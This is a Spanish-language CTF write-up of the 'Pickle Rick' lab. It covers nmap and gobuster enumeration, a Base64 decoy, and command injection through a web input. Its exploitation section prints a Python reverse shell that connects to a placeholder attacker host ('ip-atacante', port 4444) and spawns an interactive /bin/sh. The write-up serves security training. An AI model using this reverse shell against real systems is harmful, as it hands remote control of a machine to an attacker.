Write-Up: Pickle Rick

Herramientas utilizadas:


- `nmap` para escaneo de puertos
- `gobuster` para enumeración de directorios
- `base64` para decodificación de strings
- `python` para ejecución de una reverse shell
- `less` para visualizar archivos restringidos

¿Qué aprendí?

- Importancia de la enumeración web y análisis de código fuente
- Identificación de "rabbit holes" y cómo evitarlos
- Ejecución de comandos y explotación de una shell inversa
- Métodos alternativos para leer archivos cuando comandos básicos están restringidos

Escaneo Inicial

Lo primero que realicé fue un escaneo rápido con nmap para identificar los puertos abiertos en la máquina objetivo:



sudo nmap -Pn -sS -p- —-min-rate 5000 -n 10.10.25.29 –vvv


Explicación de los parámetros:

- `-Pn`: No realiza un ping previo (útil si ICMP está bloqueado).
- `-sS`: Escaneo SYN (semi sigiloso).
- `-p-`: Escanea todos los puertos (0-65535).
- `--min-rate 5000`: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- `-n`: No resuelve nombres de dominio.
- `-vvv`: Modo muy detallado.

Con este escaneo, descubrí que los puertos 22 (SSH) y 80 (HTTP) estaban abiertos. Para obtener más detalles, realicé otro escaneo con `-sV` para identificar las versiones de los servicios en ejecución:

```
sudo nmap -sV -p 22,80 10.10.25.2
```


Se detectó que el puerto 80 estaba corriendo Apache, por lo que accedí a la dirección IP en el navegador.



se puede visualizar esto.


Enumeración Web

Al inspeccionar el código fuente de la página, encontré un comentario que contenía un posible usuario. Luego, ejecuté un escaneo de directorios con `gobuster` para descubrir archivos o directorios interesantes.



gobuster dir -u http://10.10.215.34 -w ~/git/SecLists/Discovery/Web-Content/raft-large-files.txt -t 50

Encontre un inicio de sesión y un archivo txt, en el cual contenía el siguiente contenido



lo cual parece tonto, pero nos servira para poder inciar sesion, en el formulario de php.

Explotación y Acceso Inicial

Me olvidé de tomar capturas de pantalla del formulario y la página principal, pero en esta última encontré un input que ejecutaba comandos en el servidor. Además, inspeccionando el código fuente, encontré un comentario con una cadena codificada en Base64.

usando base64 decode podremos saber el contenido desencriptado
https://www.base64decode.org/

Después de realizar este proceso cinco veces, descubrí que el mensaje decodificado decía `Rabbit hole`, lo cual significa que era una trampa diseñada para distraer al atacante.

Una vez superada esta distracción, decidí probar una reverse shell en el input de comandos:

```
import socket,subprocess,os


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("ip-atacante", 4444))  # Conectamos al atacante


os.dup2(s.fileno(), 0)  # Redirigimos entrada estándar

os.dup2(s.fileno(), 1)  # Redirigimos salida estándar

os.dup2(s.fileno(), 2)  # Redirigimos error estándar


subprocess.call(["/bin/sh", "-i"])  # Obtenemos una shell interactiva
```

Obtención de los Ingredientes

Primer Ingrediente

- Se encontraba en el directorio por defecto con el nombre `Sup3rS3cretPickl3Ingred.txt`.
- Como `cat` y `nano` estaban deshabilitados, utilicé `less` para visualizar su contenido:

Segundo Ingrediente

- Ubicado en el directorio de `rick`.

Tercer Ingrediente

- Ubicado en el directorio `root`.
- Para ver su contenido, usé `sudo less`.

Conclusión

Este reto me permitió practicar varias habilidades clave en pentesting:

- Enumeración con `nmap` y `gobuster`.
- Decodificación de Base64 y detección de `rabbit holes`.
- Ejecución de comandos y explotación de una shell inversa.
- Uso de técnicas para visualizar archivos cuando `cat` y `nano` están restringidos.

En futuras pruebas, planeo mejorar mi rapidez en la detección de distracciones y optimizar mis técnicas de escalada de privilegios.